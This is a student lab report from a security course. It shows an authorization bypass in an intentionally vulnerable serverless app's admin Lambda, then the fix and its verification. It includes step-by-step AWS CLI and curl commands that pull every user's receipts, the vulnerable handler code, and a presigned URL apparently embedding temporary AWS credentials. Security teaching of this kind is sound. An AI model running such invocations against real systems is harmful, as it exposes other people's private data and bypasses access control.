LESSON #03

Sensitive Data Exposure

Admin Receipt Disclosure via Unauthorized Lambda Invocation

ICS-344: Information Security · Term 252
King Fahd University of Petroleum and Minerals (KFUPM)

Mohammed Alroomi

OWASP DVSA Project | AWS Region: us-east-1

1. Goal and Vulnerability Summary

The goal of this lesson is to demonstrate how a sensitive admin-only Lambda function (**DVSA-ADMIN-GET-RECEIPT**) was accessible to any authenticated user without any authorization check. The function was designed to package all receipt files from S3 into a ZIP archive and return a presigned download URL — an operation intended exclusively for administrators.

Because no identity or role check existed inside the function, any user who could invoke it (directly via the AWS SDK or CLI) could obtain a presigned URL that exposed the private receipts of every user in the system.

Field	Detail
OWASP Category	A3:2017 – Sensitive Data Exposure
Affected Function	DVSA-ADMIN-GET-RECEIPT
Severity	Critical
Status	■ Fixed and Verified

Impact: Complete exposure of all users' order receipt data. An attacker with any valid AWS session could download a ZIP archive containing the private receipt files of every customer who ever placed an order.

2. Why This Works / Root Cause

The **DVSA-ADMIN-GET-RECEIPT** Lambda function was designed as an admin utility to download receipt files from S3, package them as a ZIP, and return a presigned URL. The critical flaw is that **lambda_handler** begins processing immediately upon invocation with no authorization check whatsoever.

Vulnerable code (before fix):

```
def lambda_handler(event, context): client = boto3.client('s3') # No admin check before
this resource = boto3.resource('s3') y = event["year"] # Reads attacker-controlled input
directly # Proceeds to download ALL receipts and return presigned URL
```

Root cause: Missing authorization gate at the function entry point. The function trusted that only admins would invoke it, relying on security through obscurity rather than enforcement.

3. Environment and Setup

Component	Detail
Platform	AWS Lambda (Python 3.8)
Affected Function	DVSA-ADMIN-GET-RECEIPT
Storage	S3 receipts bucket (dvsa-receipts-bucket-*)
API Endpoint	https://oxc78p6nli.execute-api.us-east-1.amazonaws.com/Stage/admin
Attacker Account	User B (regular non-admin user)

Victim Account	User C — order 15fd86f0-9f9c-419b-9fba-5360fa894d20
Tools	AWS CLI, CloudShell, CloudWatch Logs

4. Reproduction Steps

Step 1 — Confirm User C has an order with a receipt

User C placed an order for Super Mario 2 ($45). The receipt was generated and stored in the S3 receipts bucket at path 2026/04/24/.

Step 2 — Invoke the admin receipt function as a regular user

Using AWS CLI in CloudShell, directly invoke DVSA-ADMIN-GET-RECEIPT with a date payload:

```
aws lambda invoke \ --function-name DVSA-ADMIN-GET-RECEIPT \ --payload
'{"year":"2026","month":"04","day":"24"}' \ --cli-binary-format raw-in-base64-out \
/tmp/receipt_output.json && cat /tmp/receipt_output.json
```

The function responds with a presigned S3 URL to download a ZIP of all receipts — no admin check was performed.

Step 3 — Download the ZIP archive of all receipts

```
curl -s $(cat /tmp/receipt_output.json | python3 -c \ "import sys,json;
print(json.load(sys.stdin)['download_url'])") \ -o /tmp/receipts.zip && unzip -l
/tmp/receipts.zip
```

Step 4 — Read User C's private receipt

```
unzip -o /tmp/receipts.zip -d /tmp/receipts/ && \ cat
"/tmp/receipts/tmp/2026/04/24/15fd86f0-...-742afad11e2d.txt"
```

The receipt reveals User C's order details including name, items, and total — all obtained by a non-admin user.

5. Evidence and Proof

Screenshot 01 — Admin function returns presigned URL to non-admin user

```
~ $ aws lambda invoke \
>   --function-name DVSA-ADMIN-GET-RECEIPT \
>   --payload '{"year":"2026","month":"04","day":"24"}' \
>   --cli-binary-format raw-in-base64-out \
>   /tmp/receipt_output.json && cat /tmp/receipt_output.json
{
    "StatusCode": 200,
    "ExecutedVersion": "$LATEST"
}
{"status": "ok", "download_url": "https://dvsa-receipts-bucket-915204716365-us-east-1.s3.amazonaws.com/zip/2026-04-24-dvsa-order-receipts.zip?AWSAccessKeyId=ASIASKFTTW5GTF2YDM4J&Signature=Td%2FM%2B0B8tTSJ3DQx8dZ1xUJnp91%3D&x-amz-security-token=IQoJb33pZ21uX2VjEHkaCXVzLWVhc3QtMS3H
MEUCIFGqdiFSXvRJw5eGlQWRXMgCCqvlYff0LwFZKOI9iEUAWiEAnOFkSnnO386gmjEwU3ZA0wx1Vio57N1pbVTCqoxv&qX2BwMIQnAAGpcMYLyMDQ3MTYzNjNJUIDLcS0mwem%2FIEQCZlrYA3EaKEcE15R2IGCmZOD81J1BVV8aEgNuBqdTAA%2BTa6Z7hPEYZ2vWjcc1kp8nAp7FS7i31adlVjm6Gwll0mkhn%2BbU4929c%2FhwJ6AH61WlxFWgtmjfrIE5790YruoqJF
oFFQ%2B%2B%2FIGHL8AR%2F5V1Zi7yUOqUNlJFWMjCGaXaSMQwm%2F8KNQ%2B4FwrHbrB801CA2edHPkUGsphjx1sINojAbR9HGHZ7KvQAburemegIYsbhiUIY1Y5%2B3HqUy%2FSF67IymrGTSxAtPlko8ai9myrV5BPoRvtyVmnDzdDHNdPJIht z8uO5US5KtQlN7uwevbzHcNvLOwTjxxnQXdS129FK2BUw5n9BLNP4vD0n0yiKA3AYyAxsnpe%2B%2F4ZLLMD3iyupeSdjqHEt
1CAR8u563pypFsTZ9OYj1EA8pJ1Ee%2B0DxGct0Hs62m8E%2Bc1Y5fnQWl5ingmvVQLMcKmGmcLfhdqoahk9yOeZCoBxzDoBIi1jpAR7DK14Q7zerpr4Ahqj3RO9cles1.3QSuBUaSxIkS5FcUeHuCe2fqesK9kGVOPmOnK3U18jf%2FMaewFjoxm7hhfNtcCOcShtr6azBw8RccP0JpBwKiLiHahuJekdwZaN%2BpUqShbuG6M62WePRxhaecMefYwO9TYzWY6oQEHYrDb38F3ff9q
PgzsbWL%2FQMonunihyOZWtgJ1EeKCw4xIcSx71bEoZybt50fOOTcxmVtWb7uIWwp4rFkntIDmSJoa3bR9Jw7tSgwJPjQG35MYLOOyjKM0tHRfnMptjaMFBbYcqR16GQM6ZB1KV0275BD5WN%2FrNdHOWEFURjSCY3HNGdwstIMLN0ngKSKdowRMjigFYDMlD2zwDcHPKeggA%3D%3D&Expires=1777743976"}~ $ curl -s $(cat /tmp/receipt_output.json | py
thon3 -c "import sys,json; print(json.load(sys.stdin)['download_url'])") -o /tmp/receipts.zip && echo "Downloaded!" && unzip -l /tmp/receipts.zip
Downloaded!
Archive:  /tmp/receipts.zip
  Length      Date    Time    Name
---------  ---------- -----   ----
        0  05-02-2026 16:46   tmp/
        0  05-02-2026 16:46   tmp/2026/
        0  05-02-2026 16:46   tmp/2026/04/
        0  05-02-2026 16:46   tmp/2026/04/24/
      264  05-02-2026 16:46   tmp/2026/04/24/15fd86f0-9f9c-419b-9fba-5360fa894d20_e4c8a478-0091-7020-758c-742afad11e2d.txt
      259  05-02-2026 16:46   tmp/2026/04/24/90ae1117-ce9d-4786-a014-951b32761e87_04782418-4041-703b-4c8f-0364aa06148d.txt
      278  05-02-2026 16:46   tmp/2026/04/24/6749f7ab-8bfb-4703-8dc2-f327fd531283_44b88408-2041-70aa-d020-49f914f85e08.txt
---------                     -------
      801                     7 files
```

Figure 1: Invoking DVSA-ADMIN-GET-RECEIPT as User B (non-admin) returns a valid presigned S3 URL with HTTP 200 — no authorization check was performed.

Screenshot 02 — ZIP archive contains receipts from all users

Figure 2: The downloaded ZIP contains receipt files for 3 users — not just the attacker's own data.

Screenshot 03 — User C's private receipt fully exposed

```
~ $ unzip -o /tmp/receipts.zip -d /tmp/receipts/ && cat "/tmp/receipts/tmp/2026/04/24/15fd86f0-9f9c-419b-9fba-5360fa894d20_e4c8a478-0091-7020-758c-742afad11e2d.txt"
Archive:  /tmp/receipts.zip
   creating: /tmp/receipts/tmp/
   creating: /tmp/receipts/tmp/2026/
   creating: /tmp/receipts/tmp/2026/04/
   creating: /tmp/receipts/tmp/2026/04/24/
  extracting: /tmp/receipts/tmp/2026/04/24/15fd86f0-9f9c-419b-9fba-5360fa894d20_e4c8a478-0091-7020-758c-742afad11e2d.txt
  extracting: /tmp/receipts/tmp/2026/04/24/90ae1117-ce9d-4786-a014-951b32761e87_04782418-4041-703b-4c8f-0364aa06148d.txt
  extracting: /tmp/receipts/tmp/2026/04/24/6749f7ab-8bfb-4703-8dc2-f327fd531283_44b88408-2041-70aa-d020-49f914f85e08.txt

                Order: 17UbslwaDaor,

                To:
                    UserC,


                Items:
                              45              Super Mario 2 (1)


                Total: $45

            ~ $
```

Figure 3: Extracting and reading the receipt reveals User C's private order data: UserC, Super Mario 2 (1), Total $45.

Screenshot 04 — CloudWatch confirms admin function was invoked



Figure 4: The log group /aws/lambda/DVSA-ADMIN-GET-RECEIPT shows a successful invocation at 2026-05-02T16:46 UTC — matching the time of the exploit.

Screenshot 05 — Vulnerable code with no authorization check

admin_get_receipts.py

```python
20 def lambda_handler(event, context):
21     client = boto3.client('s3')
22     resource = boto3.resource('s3')
23     m = ""
24     d = ""
25     y = event["year"]
26     if "month" in event:
27         m = event["month"] + "/"
28         if "day" in event:
29             d = event["day"] + "/"
30
31     prefix = "{}/{}{}".format(y, m, d)
32     bucket = os.environ["RECEIPTS_BUCKET"]
33     download_dir(client, resource, prefix, '/tmp', bucket)
34     zip_file = "{}dvsa-order-receipts.zip".format(prefix.replace("/", "-"))
35
36     zf = zipfile.ZipFile("/tmp/" + zip_file, "w")
37     for dirname, subdirs, files in os.walk("/tmp"):
38         zf.write(dirname)
39         for filename in files:
40             if filename.endswith(".txt"):
41                 zf.write(os.path.join(dirname, filename))
42     zf.close()
43
44     client.upload_file("/tmp/" + zip_file, bucket, "zip/" + zip_file)
45     signed_link = client.generate_presigned_url('get_object', Params={'Bucket': bucket, 'Key': "zip/" + zip_file},
46                                                 ExpiresIn=3600)
47
48     res = {"status": "ok", "download_url": signed_link}
49     return res
```

Ln 1, Col 1 Spaces: 4 UTF-8 LF Python Lambda Layout: US

Figure 5: lambda_handler in admin_get_receipts.py proceeds directly to S3 operations at line 20 without any admin identity verification.

6. Fix Strategy / Probable Mitigation

The fix requires adding an authorization gate at the entry point of lambda_handler:

- **Extract the requesting user's identity** from the event (userId field).
- **Look up the user in DynamoDB** using the users table.
- **Check the isAdmin attribute** — if not True, return 403 Forbidden immediately.
- Only if the caller is confirmed as admin should the function proceed to S3 operations.

This follows the principle of **least privilege** — the function should enforce its own access control rather than relying on the caller to self-identify as an admin.

7. Code / Config Changes

Fixed code (after):

```
def lambda_handler(event, context): # FIX: Verify admin identity before proceeding
requesting_user_id = event.get("userId", "") if not requesting_user_id: return
{"statusCode": 403, "body": json.dumps({"status": "err", "msg": "Forbidden"})} ddb =
boto3.resource('dynamodb') user_table = ddb.Table(os.environ.get("usertable", "")) resp =
user_table.get_item(Key={"userId": requesting_user_id}) if not resp.get("Item",
{}).get("isAdmin", False): return {"statusCode": 403, "body": json.dumps({"status":
"err", "msg": "Forbidden: admins only"})} # Original code continues only for verified
admins client = boto3.client('s3')
```

Screenshot 06 — Fixed code deployed



Figure 6: The admin identity check added at lines 21-32, with the confirmation 'Successfully updated the function DVSA-ADMIN-GET-RECEIPT' at the bottom.

8. Verification After Fix

After deploying the fix, the same invocation command now returns a 403 Forbidden response:

```
{"statusCode": 403, "body": "{\"status\": \"err\", \"msg\": \"Forbidden\"}"}
```

Screenshot 07 — Fix verified

Figure 7: The same lambda invoke command now returns 403 Forbidden — the attack is completely blocked.

9. Structured Operation and Security Analysis

Table A — Structured Analysis

Vulnerability	Intended Rule(s)	Artifacts Used	Normal Behavior	Exploit Behavior
Sensitive Data Exposure	Only verified admin users may invoke DVSA-ADMIN-GET-RECEIPT. Non-admin users must never obtain receipts belonging to other users.	DVSA admin function design; admin_get_receipts.py source; S3 receipts bucket; CloudWatch invocation logs; AWS CLI response.	A legitimate admin with isAdmin=True in DynamoDB receives the presigned ZIP URL. Regular users receive a 403 rejection.	Invoking as User B (non-admin) returned a valid presigned URL. Downloaded ZIP contained all users' receipts including User C's order (Super Mario 2, $45).

Table B — Deviation and Fix Analysis

Vulnerability	Why This Is a Deviation	Deviation Class	Fix Applied	Post-Fix Verification
Sensitive Data Exposure	The function was an admin-only utility but had no enforcement. Any caller received all users' receipts, violating the intended authorization boundary.	Intentional misuse / security-relevant abuse	Authorization check added at lambda_handler entry point in admin_get_receipts.py. Verifies userId against DynamoDB isAdmin attribute.	Invoking without a valid admin userId now returns 403 Forbidden. Presigned URL no longer returned to unauthorized callers.

10. Takeaway / Lessons Learned

• **Admin functions must enforce their own access control.** Relying on the caller to 'know' they should only call this function if they are an admin is not security — it is obscurity. Every sensitive function must verify the caller's identity and role before executing.

• **Direct Lambda invocation bypasses API Gateway controls.** Even if an API Gateway endpoint enforces authentication, Lambda functions can be invoked directly via the AWS SDK or CLI by anyone with lambda:InvokeFunction permission.

• **Sensitive data in S3 is only as secure as the code that generates access to it.** The receipts bucket itself was not publicly accessible, but the function that generated presigned URLs had no gate — making the bucket's access controls irrelevant.

• **Least privilege applies to both IAM roles and function logic.** IAM controls what a function can do; function-level authorization controls who should trigger it. Both layers are necessary.

• **In serverless, every function is a potential entry point.** Unlike monolithic apps where a single middleware protects all routes, each Lambda function is independently invokable and must independently enforce access control.